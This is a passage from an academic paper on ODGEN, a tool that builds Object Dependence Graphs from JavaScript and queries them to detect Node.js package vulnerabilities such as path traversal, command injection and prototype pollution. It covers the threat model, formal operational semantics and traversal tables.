- Adversary-controlled network request to a vulnerable server. Say the application is a web server serving web contents to clients. An adversary can send HTTP requests with malicious contents to the server and trigger a vulnerability. Consider `rollup-plugin-serve`, which has a path traversal vulnerability (CVE-2020-7684) found by ODGEN. The vulnerable code reads a file using `readFile` via an arbitrary path provided by the client without sanitization, i.e., the `filePath` value eventually comes from the `request` object controllable by a possible adversary.
- Adversary-controlled network response to a vulnerable client. Say the application is at client-side talking with servers. An adversary, i.e., a malicious server, can send HTTP responses with malicious contents to the application and trigger a vulnerability. Let us take a real-world, client-side github notification system, called `github-growl`, for example. `github-growl` gives an alert at the client side if a github issue is posted to a subscribed github repository. An adversary can post an issue with a crafted title with OS commands and trigger the command injection vulnerability in `github-growl`.

2.2.2 Package-level Vulnerabilities

Packages in Node.js are libraries that are imported by other packages or applications. Package-level vulnerabilities assume that an adversary can control inputs to a vulnerable package (i.e., those accessible via `module.exports`), thus triggering the vulnerability. It is worth noting that package-level vulnerabilities are not stand-alone and have to be combined with applications for a possible exploitation.

The reason that Node.js community considers package-level vulnerabilities—which are demonstrated in both academic works [1, 2] and many prior CVEs [5, 19, 20]—are that one package-level vulnerability may affect many applications if the inputs to the package are not correctly sanitized. Take the previous `github-growl` for example. The application itself is not vulnerable, but the vulnerability lies in an imported package called `growl` (CVE-2017-16042). In fact, the vulnerable package also affects other applications, such as `mqtt-growl` a mqtt monitor based on growl, by making them vulnerable as well.

Other than the aforementioned application- vs. package-level, we further classify Node.js vulnerabilities into two categories based on the vulnerability location, i.e., directly vulnerable where the package itself is vulnerable, and indirectly vulnerable where an imported package is vulnerable.

Table 1: Nodes, Edges, and Operations of ODG

Name	Description
Nodes (N)	*A set of ODG nodes*
Object node ($o \in N_o$)	An object created in the abstract interpretation.
Scope node ($s \in N_s$)	An abstract interpretation scope.
Variable node ($v \in N_v$)	A variable under a scope or a property under an object.
AST node ($a \in N_a$)	An abstract syntax tree node.
Edges (E)	*A set of ODG edges*
Object def. ($o \xrightarrow{s} a$)	The AST node (a) defining the object o under scope s.
AST-obj lookup ($a \xrightarrow{s} o$)	The object (o) used by the AST node (a) under s.
Scope hierarchy ($s \rightarrow s$)	A parent-child scope relation.
Variable lookup ($s \rightarrow v$)	A variable v is defined under a scope s.
Var-obj lookup ($v \xrightarrow{Br} o$)	An object o that v points to with branch tags Br.
Property lookup ($o \rightarrow v$)	A property v of an object o.
Data dependency ($o \rightarrow o$)	Data dependency between two objects.
Control dependency ($a \rightarrow a$)	Control dependency between two AST nodes.
Procedures (P)	*All the ODG-related operations*
$Child^{EdgeType}_{parentNode}$	Getting the child node of *parentNode* with *EdgeType*
$AddEdge^{EdgeType}_{src \xrightarrow{p} dst}$	Adding an edge from *src* node to *dst* node with *EdgeType* and a property being either branch tags (Br) or a scope (s)
$GetEdge^{EdgeType}_{src}$	Getting all the edges start from *src* node with *EdgeType*
$AddNode^{NodeType}_{a}$	Adding a node from a with *NodeType*
$AddObj^{ObjType}_{a}$	Adding an object node from a with *ObjType* in *typeof* list and linking prototypical objects
$LkupVar^{s}_{Br}(n)$	Looking up a variable node under the scope (s) with branch tags (Br) and name n
$LkupObj^{s}_{Br}(n)$	Looking up object nodes under scope (s) with branch tags (Br) and name (n), i.e., $\{Child^{v \xrightarrow{Br} o}_{LkupVar^{s}_{Br}(n)}\}$

3 Object Dependence Graph

In this section, we describe the definition of Object Dependence Graph (ODG) and the operational semantics of the abstract interpretation and the procedure of constructing ODG.

3.1 Definitions

In this section, we define an Object Dependence Graph (ODG) as a representation, using graph notation, of all the JavaScript objects, variables and scopes generated during abstract interpretation as nodes and their relations as edges. These edges include object and AST relations (such as object definition and object lookup) and object relations (such as object property and object-level data dependency).

Table 1 summarizes different ODG nodes and edges. Objects, variables, scopes and AST are all represented as nodes and their relations as edges. We start from AST-related edges: object definition and AST-obj lookup. The former is used to locate the AST node where the object is defined when the object is used later. These types of edges are unique to one object node because an object is only defined once. The latter is used to reproduce object lookups in abstract interpretation. One AST node may have multiple AST-obj lookup edges because the AST node can be abstractly interpreted for multiple

times in a `for` loop or a recursive call.

We then describe edges between objects, variables, and scopes. Note that we skipped branch tags (introduced later in Section 3.2) for a simple explanation. First, the combination of $s \rightarrow s$, $s \rightarrow v$, $v \rightarrow o$, and $o \rightarrow v$ edges can be used to resolve a statement like `obj.prop` during abstract interpretation. ODGEN first looks up `obj` under current scope using $s \rightarrow v$ and then follows the scope chain using $s \rightarrow v$ to find `obj` if the lookup under current scope fails. Once the variable is found, ODGEN follows $v \rightarrow o$ to find the object node and then $o \rightarrow v$ to find the `prop`. Then, $o \rightarrow o$ indicates the latter object has a data dependency on the former. For example, the object that `myFunc[source2]` points to at Line 5 of Figure 1 has an object-level data dependency on both objects that `myFunc.x` and `source1` point to.

Next, we describe how ODG models points-to information via $v \rightarrow o$ edges. Say two variables `a` and `b` and an object property `obj.v` point to the same object. There is only one object node in ODG representing this object and three $v \rightarrow o$ edges from `a`, `b` and `obj.v` to the object node. Therefore, all three object lookups will resolve to the same object node during abstract interpretation.

3.2 Operational Semantics

In this subsection, we describe our abstract interpretation and the construction of ODG using operational semantics shown in Figure 5. From a high level, ODGEN abstractly interprets each AST node (a) based on the statement (e), generates nodes (N) and edges (E) for ODG, and then follows control-flow edges (which are generated during abstract interpretation) to the next AST node. During the abstract interpretation of each AST node, the state of ODGEN is represented as a tuple $\rho = (N, E, s, Br)$, where N is all the ODG nodes, E is all the ODG edges, s is the current scope node, and $Br \subseteq S_{br}$ is a set of branch tags that represents the current conditional branch in the branch-sensitive mode. Each branch tag is a unique identifier representing the current conditional branch.

Now, we describe the operational semantics of the abstract interpretation of different statements in Figure 5. First, we start from the definition of either a variable or an object property in Figure 5. ODGEN attempts to look up the variable or the property from ODG. If the look-up fails, ODGEN creates new variable and object nodes and links corresponding nodes via edges; if the look-up succeeds, ODGEN reuses existing variable nodes but creates new edges for these nodes.

Second, we describe branching statements (i.e., IF and SWITCH in Figure 5). ODGEN first tries to determine the value of the branching condition and chooses corresponding branch(es). If the branching condition value cannot be determined, the operational semantics depends on branch sensitivity. (i) ODGEN creates a unique branching tag for each branch in the branch-sensitive mode and attaches the branching tag with all the nodes and edges created during the abstract interpretation of each branch. When all the branches of a statement are abstractly interpreted, ODGEN merges all the objects and nodes from different branches based on the tags for continued abstract interpretation. (ii) ODGEN sequentially performs abstract interpretation for all the branches in the branch-insensitive mode, i.e., the objects and edges created in later branches will overwrite those created in earlier branches. The default mode is branch sensitive, but ODGEN will switch to branch insensitive if the number of objects explodes, i.e., exceeding a certain number (e.g., 10k), for a given function.

Third, we describe function definition in Figure 5. ODGEN adds a variable node if the function is not defined in an anonymous closure, creates an object node and edges between the object and the variable nodes, and then handles edges related to prototypes.

Fourth, we describe function calls in Figure 5, which has two phase: pre-call and call. In the pre-call phase, ODGEN looks up the function object and creates corresponding object and control-flow edges. Then, in the call phase, ODGEN handles all the parameters, changes the current scope and `this` point, and then jumps to the AST node following a call edge. Finally, in the return statement, ODGEN handles return objects and creates corresponding dataflow edges. Because ODGEN handles function calls using the current scope and returns to the exact call site, ODGEN is considered as a context-sensitive approach.

Lastly, we describe loops in Figure 5. ODGEN abstractly interprets a loop (and a recursive call) extensively until no more new objects outside the loop (or recursive call) are being looked-up. ODGEN also sets up a minimum and a maximum limit for loops (and recursive calls).

4 ODG Queries for Node.js Vulnerabilities

In this section, we describe graph queries to ODG for all kinds of Node.js vulnerabilities. We first present how to model queries as several types of graph traversals in Section 4.1 and then describe how to represent all kinds of vulnerabilities via those graph traversals in Section 4.2.

4.1 Graph Traversals

A graph traversal, as defined in the CPG paper [15], is a function $T : P(V) \rightarrow P(V)$ that maps a set of nodes to another set of nodes on top of ODG, where V is a set of ODG nodes and P is the power set of V. There are multiple operations that can be performed on T:

- A function composition $\circ$. Two graph traversals T_0 and T_1 on V can be chained together by $T_1 \circ T_0(V)$.
- A function intersection $\bigcap$. The results of two graph traversal T_0 and T_1 on V can be intersected by $T_0 \bigcap T_1(V)$.
- A function union $\bigcup$. The results of two graph traversal T_0 and T_1 on V can be unioned by $T_0 \bigcup T_1(V)$.

By those three simple operations, we can break a complex graph traversal into multiple basic traversal components shown in Table 2. These basic traversals

$$\frac{\rho \Rightarrow (N,E,s,Br)}{(x,a,\rho) \Rightarrow \mathit{if}\ \mathit{LkupVar}^{s}_{\varnothing}(x), = \varnothing\ \mathit{then}\ (N,E,s,Br)\ \mathit{else}\ (N, E \cup \{\mathit{AddEdge}^{a \xrightarrow{s} o}_{x \xrightarrow{s} o'}\ \mathit{where}\ \forall o' \in \mathit{LkupObj}^{s}_{Br}(a)\}, s, Br)}\ (\textsc{variable})$$

$$\frac{\rho \Rightarrow (N,E,s,Br)}{(\mathit{let/var/const/}\varnothing\ x, a, \rho) \Rightarrow (N \cup N_a := \{\mathit{AddNode}^{var}_{a.name}\}, E \cup \{\mathit{AddEdge}^{s \to v}_{s' \to n_a}, \forall n_a \in N_a\}, s, Br)}\ \text{where}\ \begin{cases} s' := s\ (\mathit{BLOCK_SCOPE}) & \mathit{let/const} \\ s' := \mathit{GLOBAL_SCOPE} & \varnothing \\ s' := \mathit{upper\ FUNC/FILE_SCOPE} & \mathit{var} \end{cases}\ (\textsc{variable def})$$

$$\frac{\rho \Rightarrow (N,E,s,Br), (x, a.x, \rho) \Rightarrow (N_x, E_x, s_x, Br_x), (p, a.p, \rho) \Rightarrow (N_p, E_p, s_p, Br_p)}{(x[p]/x.\text{const}, \rho) \Rightarrow \begin{cases} (N_x \cup \{p_{ov}(0), \forall p_{ov} \in P_{ov}\}, E_x \cup \{\mathit{AddEdge}^{o \to v}_{P_{ov}(0) \to p_{ov}(1)}, \forall p_{ov} \in P_{ov}\}, s, Br) & \mathit{if}\ on = \emptyset \\ (N_x, E_x \cup \{\mathit{AddEdge}^{a \xrightarrow{s} o}_{a \xrightarrow{s} n_o}, \forall n_o \in N_o\}, s, Br) & \mathit{otherwise} \end{cases}}$$

$$\mathit{where}\begin{cases} N_o := \{\mathit{LkupObj}^{o_x}_{Br_x}(o_p.name), \forall o_p \in \mathit{Child}^{a \xrightarrow{s} o}_{a.p}, \forall o_x \in \mathit{Child}^{a \xrightarrow{s} o}_{a.x}\} & P_{ov} := \{(\mathit{AddNode}^{var}_{p'}, o'), \forall o' \in \mathit{Child}^{a \xrightarrow{s} o}_{a.x}, \forall p' \in \mathit{Child}^{a \xrightarrow{s} o}_{a.p}\} & x[p] \\ N_o := \{\mathit{LkupObj}^{o_x}_{Br_x}(\text{const}), \forall o_x \in \mathit{Child}^{a \xrightarrow{s} o}_{a.x}\} & P_{ov} := \{(\mathit{AddNode}^{var}_{\text{const}}, o'), \forall o' \in \mathit{Child}^{a \xrightarrow{s} o}_{a.x}\} & x.\text{const} \end{cases}\ (\textsc{property})$$

$$\frac{\rho \Rightarrow (N,E,s,Br), (x_1, a.x_1, \rho) \Rightarrow (N_{x_1}, E_{x_1}, s_{x_1}, Br_{x_1}), (x_2, a.x_2, \rho) \Rightarrow (N_{x_2}, E_{x_2}, s_{x_2}, Br_{x_2})}{(x_1\ op\ x_2, a, \rho) \Rightarrow (N_{x_1} \cup N_{x_2} \cup N_{new}, E_{x_1} \cup E_{x_2} \cup E_{dep} \cup E_{def}, s, Br)}\ \text{where}\ \begin{cases} N_{new} := \{\mathit{AddObj}^{a}_{a}, \forall o_1 \in \mathit{Child}^{a \xrightarrow{s} o}_{a.x_1}, \forall o_2 \in \mathit{Child}^{a \xrightarrow{s} o}_{a.x_2}\} \\ E_{dep} := \{\mathit{AddEdge}^{o \to a}_{id' \to o'}, \forall o' \in N_{new}, \forall u' \in \{\mathit{Child}^{a \xrightarrow{s} o}_{a.x_1} \cup \mathit{Child}^{a \xrightarrow{s} o}_{a.x_2}\}\} \\ E_{def} := \{\mathit{AddEdge}^{o \to a}_{o' \to a}, \forall o' \in N_{new}\} \end{cases}\ (\textsc{binary op})$$

$$\frac{\rho \Rightarrow (N,E,s,Br), (k_1, a.k_1, \rho) \Rightarrow (N_{k_1}, E_{k_1}, s_{k_1}, Br_{k_1}), (v_1, a.v_1, \rho) \Rightarrow (N_{v_1}, E_{v_1}, s_{v_1}, Br_{v_1}), \ldots, (k_n, a.k_n, \rho) \Rightarrow (N_{k_n}, E_{k_n}, s_{k_n}, Br_{k_n}), (v_n, a.v_n, \rho) \Rightarrow (N_{v_n}, E_{v_n}, s_{v_n}, Br_{v_n})}{(\{k_1 : v_1, \ldots, k_n : v_n\}, a, \rho) \Rightarrow (O_a := \{\mathit{AddObj}^{s}_{a}\} \cup \{nv_i := \mathit{AddNode}^{var}_{a.k_i}, \forall i \in \{i, \ldots, n\}\} \cup \{\bigcup_{i=1}^{n} N_{k_i}\} \cup \{\bigcup_{i=1}^{n} N_{v_i}\}, \{\bigcup_{i=1}^{n} E_{k_i}\} \cup \{\bigcup_{i=1}^{n} E_{v_i}\} \cup E_{ov} \cup E_{vo} \cup \{\mathit{AddEdge}^{a \xrightarrow{Br} o}_{a \xrightarrow{Br} oa}, \forall oa \in O_a\}, s, Br)}$$

$$,\text{where}\ \begin{cases} E_{vo} := \{\mathit{AddEdge}^{v \xrightarrow{br} o}_{nv_i \xrightarrow{Br} \mathit{Child}^{a \xrightarrow{s} o}_{a.v_i}}, \forall i \in \{1, \ldots, n\}\} \\ E_{ov} := \{\mathit{AddEdge}^{o \to v}_{ao \to v_i}, \forall i \in \{1, \ldots, n\}\} \end{cases}\ (\textsc{Object Literal})\quad \frac{\rho \Rightarrow (N,E,s,Br)}{(\mathit{this}, a, \rho) \Rightarrow (N, E \cup \{\mathit{AddEdge}^{a \xrightarrow{s} o}_{a \xrightarrow{s} o'}\ \mathit{where}\ \forall o' \in \mathit{LkupObj}^{s}_{Br}(\text{"this"})\}, s, Br)}\ (\textsc{this})$$

$$\frac{\rho \Rightarrow (N,E,s,Br)}{(B_{pre}, a, \rho) \Rightarrow (N \cup \{as := \mathit{AddNode}^{scope}_{a}\}, E \cup \{\mathit{AddEdge}^{s \to s}_{s \to as}\}, as, Br)}\ (\textsc{pre block})\quad \frac{(B_{pre}, a, \rho) \Rightarrow \rho_{B_{pre}}, (S_1, \rho_{B_{pre}}) \Rightarrow \rho_1, \ldots, (S_n, \rho_{n-1}) \Rightarrow \rho_n}{(S_1, \ldots, S_n, \rho) \Rightarrow (N_{\rho_n}, E_{\rho_n} \cup \{\mathit{AddEdge}^{a \to a}_{a.S_i \to a.S_{i+1}}, \forall i \in \{1, \ldots, n-1\}\}, s_\rho, Br_{\rho_n})}\ (\textsc{block})$$

$$\frac{\rho \Rightarrow (N,E,s,Br), (\mathit{let/var/const/}\varnothing\ x, a.x, \rho) \Rightarrow (N_x, E_x, s_x, Br_x), (e, a.e, \rho) \Rightarrow (N_e, E_e, s_e, Br_e)}{(\mathit{let/var/const/}\varnothing\ x = e, \rho) \Rightarrow (N_x \cup N_e, E_x \cup E_e / \{\mathit{GetEdge}^{v \to o}_{\mathit{LkupVar}^{s}_{\varnothing} a.x}\} \cup \{\mathit{AddEdge}^{v \xrightarrow{br} o}_{\mathit{LkupVar}^{s}_{\varnothing} a.x \xrightarrow{Br} o'}\ \mathit{where}\ \forall o' \in \mathit{Child}^{a \xrightarrow{s} o}_{a.e}\}, s, Br)}\ (\textsc{assign})$$

$$\frac{\rho \Rightarrow (N,E,s,Br), (f, a.f, \rho) \Rightarrow (N_f, E_f, s_f, Br_f)}{(\mathit{function}\ f(p_1, \ldots, p_n), a, \rho) \Rightarrow (N_f \cup \{on := \mathit{AddObj}^{func}_{a.f}\}, E_f \cup \{\mathit{AddEdge}^{v \xrightarrow{br} o}_{\mathit{LkupVar}^{s}_{\varnothing} a.f.name \xrightarrow{Br_f} on}\} \cup \{\mathit{AddEdge}^{a \xrightarrow{s} o}_{a \xrightarrow{s} on}\} \cup \{\mathit{AddEdge}^{o \to a}_{on \to a}\}, s_f, Br_f)}\ (\textsc{function def})$$

$$\frac{\rho \Rightarrow (N,E,s,Br)}{(\mathit{function}\ (p_1, \ldots, p_n), a, \rho) \Rightarrow (N_f \cup \{on := \mathit{AddObj}^{func}_{\varnothing}\}, E_f \cup \{\mathit{AddEdge}^{a \xrightarrow{s} o}_{a \xrightarrow{s} on}\} \cup \{\mathit{AddEdge}^{o \to a}_{on \to a}\}, s, Br)}\ (\textsc{closure def})$$

$$\frac{\rho \Rightarrow (N,E,s,Br), (f, a.f, \rho) \Rightarrow (N_f, E_f, s_f, Br_f), (a_1, a.a_1, \rho) \Rightarrow (N_{a_1}, E_{a_1}, s_{a_1}, Br_{a_1}), \ldots, (a_n, a.a_n, \rho) \Rightarrow (N_{a_n}, E_{a_n}, s_{a_n}, Br_{a_n})}{(f(a_1, \ldots a_n), a, \rho) \Rightarrow (\bigcup_{i=1}^{n} N_{a_i} \cup S_c \cup \bigcup_{i=1}^{n} vn_{a_i}, \bigcup_{i=1}^{n} E_{a_i} \cup \{\mathit{AddEdge}^{s \xrightarrow{br} s}_{s \xrightarrow{br} s_c}, \forall s_c \in S_c\} \cup E_{call} \cup E_{vo}, S_c, Br)}$$

$$\text{where}\ \begin{cases} P_{sd} := \{(\mathit{AddNode}^{scope}_{a'_{def}}, a'_{def}), \forall a'_{def} \in a_{def}\},\ S_c := \{p_{sd}[0], \forall p_{sd} \in P_{sd}\}, a_{def} := \{\mathit{Child}^{o \to a}_{o'}, \forall o' \in \mathit{Child}^{s \xrightarrow{} o}_{a.f}\}, E_{call} := \{\mathit{AddEdge}^{s \xrightarrow{} a}_{a \xrightarrow{p_{sd}[0]} p_{sd}[1]}, \forall p_{sd} \in P_{sd}\} \\ P_{vo} := \{(s_c, \mathit{AddNode}^{var}_{a.a_i}, \mathit{Child}^{s_c \xrightarrow{} o}_{a.a_i}), \forall s_c \in S_c, \forall i \in \{1, \ldots, n\}\}, vn_{a_i} := \{p_{vo}[1], \forall p_{vo} \in P_{vo}\}, E_{vo} := \{\mathit{AddEdge}^{v \xrightarrow{br} o}_{p_{vo}[1] \xrightarrow{Br} p'_{vo}[2]}, \forall p_{vo} \in P_{vo}, \forall p'_{vo}[2] \in p_{vo}[2]\} \end{cases}\ (\textsc{pre call})$$

$$\frac{\rho \Rightarrow (N,E,s,Br), (f(a_1, \ldots a_n), a_{pc}, \rho) \Rightarrow \rho_{pc}, (B, a_B, \rho_{pc}) \Rightarrow \rho_B}{(f(a_1, \ldots a_n), a, \rho) \Rightarrow \begin{cases} (N_{\rho_B}, E_{\rho_B}, s, Br) & \text{Call} \\ (N_{\rho_B} \cup \{n_{to} := \mathit{AddObj}^{obj}_{a}\} \cup \{n_{tv} := \mathit{AddNode}^{var}_{\text{"this"}}\}, E_{\rho_B} \cup E_{sv} \cup E_{vo} \cup E_{res}, s, Br) & \text{New} \end{cases}}\ \text{where}\ \begin{cases} B := \{a'.B, \forall a' \in \mathit{Child}^{a \to a}_{a}\} \\ E_{sv} := \{\mathit{AddEdge}^{s \to v}_{s_{\rho_{pc}} \to n_{tv}}\} \\ E_{vo} := \{\mathit{AddEdge}^{v \xrightarrow{br} o}_{n_{tv} \xrightarrow{Br} n_{to}}\} \\ E_{res} := \{\mathit{AddEdge}^{a \xrightarrow{s} o}_{a \xrightarrow{s} n_{to}}\} \end{cases}\ (\textsc{call, new})$$

$$\frac{\rho \Rightarrow (N,E,s,Br), (e, a.e, \rho) \Rightarrow (N_e, E_e, s_e, Br_e), \begin{array}{ll} \rho'_{if} := (N_e, E_e, s_e, Br_e \cup \mathit{new\ br}(a.if)) & \text{(branch sensitive)} \\ \rho'_{else} := (N_e, E_e, s_e, Br_e \cup \mathit{new\ br}(a.else)) & \text{(branch sensitive)} \\ \rho'_{else} := \rho'_{if} := (N_e, E_e, s_e, Br_e) & \text{(branch insensitive)} \end{array}, (B_{if}, a.B_{if}, \rho'_{if}) \Rightarrow \rho_{if}, (B_{else}, a.B_{else}, \rho'_{else}) \Rightarrow \rho_{else}}{(\mathit{if}(e)\{B_{if}\}\mathit{else}\{B_{else}\}, a, \rho) \Rightarrow \begin{array}{ll} (N_{\rho_{if}}, E_{\rho_{if}} \cup \{\mathit{AddEdge}^{a \to a}_{a \to a.if}\}, s_{\rho_{if}}, Br_{\rho_{if}}) & C_{true} = True \\ (N_{\rho_{else}}, E_{\rho_{else}} \cup \{\mathit{AddEdge}^{a \to a}_{a \to a.else}\}, s_{\rho_{else}}, Br_{\rho_{else}}) & C_{false} = False\ \ \mathit{where}\ C_{true} = \wedge\{\mathit{Child}^{s \xrightarrow{} o}_{\rho_e}\}, C_{false} = \vee\{\mathit{Child}^{s \xrightarrow{} o}_{\rho_e}\} \\ (N_{\rho_{if}} \cup N_{\rho_{else}}, E_{\rho_{if}} \cup E_{\rho_{else}} \cup \{\mathit{AddEdge}^{a \to a}_{a \to a.if}\} \cup \{\mathit{AddEdge}^{a \to a}_{a \to a.else}\}, s, Br) & else \end{array}}\ (\textsc{if})$$

$$\frac{(x = x+1, a', \rho) \Rightarrow \rho_{x+1}}{(x{+}{+}, a, \rho) \Rightarrow \rho_{x+1}}\ \frac{(x = x-1, a', \rho) \Rightarrow \rho_{x-1}}{(x{-}{-}, a, \rho) \Rightarrow \rho_{x-1}}\ (\textsc{inc/dec})\quad \frac{(x_1 = x_1\ op\ x_2, a', \rho) \Rightarrow \rho_{x_1\ op\ x_2}}{(x_1\ aop\ x_2, a, \rho) \Rightarrow \rho_{x_1\ op\ x_2}}\ (\textsc{assign op})\quad \frac{\rho \Rightarrow (N,E,s,Br)}{(c, a, \rho) \Rightarrow (N \cup \{ao := \mathit{AddObj}^{s}_{a}\}, E \cup \{\mathit{AddEdge}^{a \xrightarrow{s} o}_{a \xrightarrow{s} ao}\}, s, Br)}\ (\textsc{const})$$

$$\frac{(e_1, a.e_1, \rho) \Rightarrow (N_{e_1}, E_{e_1}, s_{e_1}, Br_{e_1}), \ldots, (e_n, a.e_n, \rho) \Rightarrow (N_{e_n}, E_{e_n}, s_{e_n}, Br_{e_n})}{(e_1, \ldots, e_n, a, \rho) \Rightarrow (\bigcup_{i=1}^{n} N_{e_i}, \bigcup_{i=1}^{n} E_{e_i}, s_{e_n}, Br_{e_n})}\ (\textsc{expression list})\quad \frac{(B_{try}, a.B_{try}, \rho) \Rightarrow (N_t, E_t, s_t, Br_t), (B_{catch}, a.B_{catch}, \rho_{B_{try}}) \Rightarrow (N_c, E_c, s_c, Br_c)}{(\mathit{try}\{B_{try}\}\mathit{catch}\{B_{catch}\}, a, \rho) \Rightarrow (N_t \cup N_c, E_t \cup E_c, s, br)}\ (\textsc{try-catch})$$

$$\frac{(e_1, a.e_1, \rho) \Rightarrow \rho_{e_1}, (B_1, a.B_1, \rho'_{e_1}) \Rightarrow \rho_{B_1}, \ldots, (e_n, a.e_n, \rho) \Rightarrow \rho_{e_n}, (B_n, a.B_n, \rho'_{e_n}) \Rightarrow \rho_{B_n}\ \mathit{where}\ \rho'_{e_i} = \begin{cases} (N_{\rho_{e_i}}, E_{\rho_{e_i}}, s_{\rho_{e_i}}, \mathit{new\ br}(e_i) \cup Br_{\rho_{e_i}}) & \text{(branch-sensitive)} \\ (N_{\rho_{e_i}}, E_{\rho_{e_i}}, s_{\rho_{e_i}}, Br_{\rho_{e_i}}) & \text{(branch-insensitive)} \end{cases}}{(\mathit{switch}\ e_1\{B_1\} \ldots e_n\{B_n\}, a, \rho) \Rightarrow (\bigcup_{i=1}^{n}\{\mathit{if}\ \mathit{Child}^{a \xrightarrow{s} o}_{a \xrightarrow{s} \rho_{e_i}} = True\ \mathit{then}\ N_{\rho_{B_i}}\ \mathit{else}\ \varnothing\}, \bigcup_{i=1}^{n}\{\mathit{if}\ \mathit{Child}^{a \xrightarrow{s} o}_{a \xrightarrow{s} \rho_{e_i}} = True\ \mathit{then}\ E_{\rho_{B_i}} \cup \{\mathit{AddEdge}^{a \to a}_{a \to a.B_i}\}\ \mathit{else}\ \varnothing\}, s, Br)}\ (\textsc{switch})$$

$$\frac{\rho \Rightarrow (N,E,s,Br), (e, a.e, \rho) \Rightarrow (N_e, E_e, s_e, Br_e)}{(\mathit{return}\ e, a, \rho) \Rightarrow (N_e, E_e \cup \{\mathit{AddEdge}^{a \xrightarrow{s} o}_{a' \xrightarrow{s} o'}, \mathit{where}\ a' = \mathit{AST}_{caller}, o' = \mathit{Child}^{a \xrightarrow{s} o}_{a.e}\}, s, Br)}\ (\textsc{return})\quad \frac{(e, a.e, \rho) \Rightarrow \rho_e, (B_1, a.B_1, \rho_e) \Rightarrow \rho_{B_1}, (B_2, a.B_2, \rho_e) \Rightarrow \rho_{B_2}}{(e : \{B_1\}?\{B_2\}, a, \rho) \Rightarrow \mathit{if}\ \mathit{Child}^{a \xrightarrow{s} o}_{a.\rho_e} = True\ \mathit{then}\ \rho_{B_1}\ \mathit{else}\ \rho_{B_2}}\ (\textsc{ternary})$$

$$\frac{\rho \Rightarrow (N,E,s,Br), (x_1, a.x_1, \rho) \Rightarrow (N_{x_1}, E_{x_1}, s_{x_1}, Br_{x_1}), \ldots, (x_n, a.x_n, \rho) \Rightarrow (N_{x_n}, E_{x_n}, s_{x_n}, Br_{x_n})}{([x_1, \ldots, x_n], a, \rho) \Rightarrow (\bigcup_{i=1}^{n} N_{x_i} \cup \{ao := \mathit{AddObj}^{array}_{\varnothing}\} \cup \{v_i = \mathit{AddNode}^{var}_{i}, \forall i \in \{1, \ldots, n\}\}, \bigcup_{i=1}^{n} E_{x_i} \cup \{\mathit{AddEdge}^{o \to v}_{ao \to v_i}, \mathit{AddEdge}^{v \xrightarrow{br} o}_{v_i \xrightarrow{Br} o_i}, \mathit{where}\ \forall o_i \in \mathit{Child}^{a \xrightarrow{s} o}_{a.x_i}, \forall i \in \{1, \ldots, n\}\}, s, Br)}\ (\textsc{array})$$

$$\frac{\rho \Rightarrow (N,E,s,Br), (e, a.e, \rho) \Rightarrow \rho_e, (B, a.B, \rho_e) \Rightarrow \rho_B}{(\mathit{while}\ (e)\{B\}, a, \rho) \Rightarrow (N_{\rho_B}, E_{\rho_B}, s, Br)}\ (\textsc{while})\quad \frac{\rho \Rightarrow (N,E,s,Br), (e_1, a.e_1, \rho) \Rightarrow (a_{e_1}, \rho_{e_1}), (e_2, a.e_2, \rho_{e_1}) \Rightarrow \rho_{e_2}, (B, a.e_2, \rho_{e_2}) \Rightarrow \rho_B, (e_3, \rho_B) \Rightarrow \rho_{e_3}}{(\mathit{for}(e_1; e_2; e_3)\{B\}, a, \rho) \Rightarrow (N_{\rho_{e_3}}, E_{\rho_{e_3}}, s, Br)}\ (\textsc{for})$$

loop until ρ_B or ρ_{e_3} does not change or the number of looping reaches the threshold

Figure 5: Operational Semantics for ODG Construction.

include object definition and use from AST ($\textsc{Def}_{obj}$ and $\textsc{Use}_{obj}$), property lookups ($\textsc{Prop}^{name}_{obj}$ and $\textsc{Prototype}_{x[y]}$), data-flows ($\textsc{Unsanitized}_{obj}$ and $\textsc{UnsanitizedSink}_{sink}$), AST pattern matching ($\textsc{Match}_{p}$, $\textsc{VulAsgmt}_{o1[o2]=o3}$, $\textsc{VulAsgmt}_{o1=o2[o3]}$, and $\textsc{Arg}^{n}_{func}$) and control-flows ($\textsc{Ctr}^{n}_{before/after}$).

Table 2: Basic Graph Traversals (edges are defined in Table 1)

Traversal	Description
DEF_{obj}	Object Definition: $(a_1 = obj) \rightarrow o \rightarrow a_2$.
USE_{obj}	Object use: $(a_1 = obj) \rightarrow o \xrightarrow{reverse} a_2$.
PROP^{name}_{obj}	Property Lookup: $(a = obj) \rightarrow o_1 \rightarrow (v = name) \rightarrow o_2$.
$\text{PROTOTYPE}_{x[y]}$	Prototype-related Property Lookup: $(a_0 = x) \rightarrow o_0 \rightarrow \{(v_k = \text{“}__proto__\text{”}) \xrightarrow{Br_k} o_k\}_{k>0, Br_{k+1} \subset Br_k} \rightarrow (v = y) \rightarrow o_{k+1}$, where $\{\}_k$ means repeating k times.
UNSANITIZED_{obj}	A Backward Unsanitized Dataflow traversal [15].
$\text{UNSANITIZEDSINK}_{sink}$	A Forward Unsanitized Dataflow traversal, i.e., a reverse version of UNSANITIZED_{obj}.
MATCH_{p}	This Match Traversal finds an AST node p [15].
$\text{VULASGMT}_{o1[o2]=o3}$	$\text{UNSANITIZED}_{o2} \bigcap \text{MATCH}_{o1[o2]=o3}$
$\text{VULASGMT}_{o1=o2[o3]}$	$\text{UNSANITIZED}_{o3} \bigcap \text{MATCH}_{o1=o2[o3]}$
ARG^{n}_{func}	A traversal matches a function $func$ and obtains its nth argument.
$\text{CTR}^{n}_{before/after}$	A traversal follows control flow edges either forward ($after$) or backward ($before$).

Table 3: Graph Traversals for Different Vulnerabilities

Vulnerability	Graph Queries
Internal Property Tampering	
Prototypical	$\text{PROTOTYPELOOKUP}_{o1[o5]} \circ (\text{USE}_{o1} \bigcap \text{CTR}_{after}) \circ (\text{UNSANITIZED}_{o3} \bigcap \text{VULASGMT}_{o1[o2]=o3})$
Direct	$\text{VULASGMT}_{o1=o4[o5]} \circ \text{DEF}_{o1} \circ (\text{UNSANITIZED}_{o3} \bigcap \text{VULASGMT}_{o1[o2]=o3})$
Prototype Pollution	
__proto__	$\text{VULASGMT}_{o1=o4[o5]} \circ \text{DEF}_{o1} \circ (\text{UNSANITIZED}_{o3} \bigcap \text{VULASGMT}_{o1[o2]=o3})$
constructor	$\text{VULASGMT}_{o4=o6[o7]} \circ \text{DEF}_{o4} \circ \text{VULASGMT}_{o1=o4[o5]} \circ \text{DEF}_{o1} \circ (\text{UNSANITIZED}_{o3} \bigcap \text{VULASGMT}_{o1[o2]=o3})$
Injection-related Vulnerabilities	
Command injection	$\text{UNSANITIZED} \circ \text{ARG}^{1}_{Child_process.exec}$
